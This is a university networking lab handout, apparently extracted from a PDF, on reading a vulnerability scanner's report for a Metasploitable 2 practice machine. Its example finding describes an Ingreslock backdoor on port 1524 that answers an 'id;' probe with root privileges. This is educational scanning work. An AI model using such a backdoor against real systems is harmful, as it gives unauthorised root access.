
## PART D (*The Report*)

1. Now that the vulnerability scan is finished we can browse to 'Scans -> Reports' in the top menu. On the reports page we can find the report for the completed scanning task:



## LAB 1 TCOM3003 SEPT'18

2. By clicking scan and results we can get an overview of all discovered vulnerabilities on the Metasploitable 2 machine, which is a lot as already expected. The results are ordered on severity rate by default:





## LAB 1 TCOM3003 SEPT'18

- When we click on the vulnerability name we can get an overview of the details regarding the vulnerability. The following details apply to a backdoor vulnerability **Ingreslock**.

Vulnerability	Severity	QoD	Host	Location	Actions
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.1.1	1524/tcp	
<b>Summary</b> A backdoor is installed on the remote host					
<b>Vulnerability Detection Result</b> The service is answering to an 'id;' command with the following response: uid=0(root) gid=0(root)					
<b>Impact</b> Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.					
<b>Vulnerability Detection Method</b> Details: Possible Backdoor: Ingreslock (OID: 1.3.6.1.4.1.25623.1.0.103549) Version used: \$Revision: 11327 \$					

- We can also export the report in a variety of formats, such as: XML, HTML and PDF.

DashboardScansAssetsSecInfoConfigurationExtrasAdministrationHelp

- Give a short description of three of the vulnerabilities.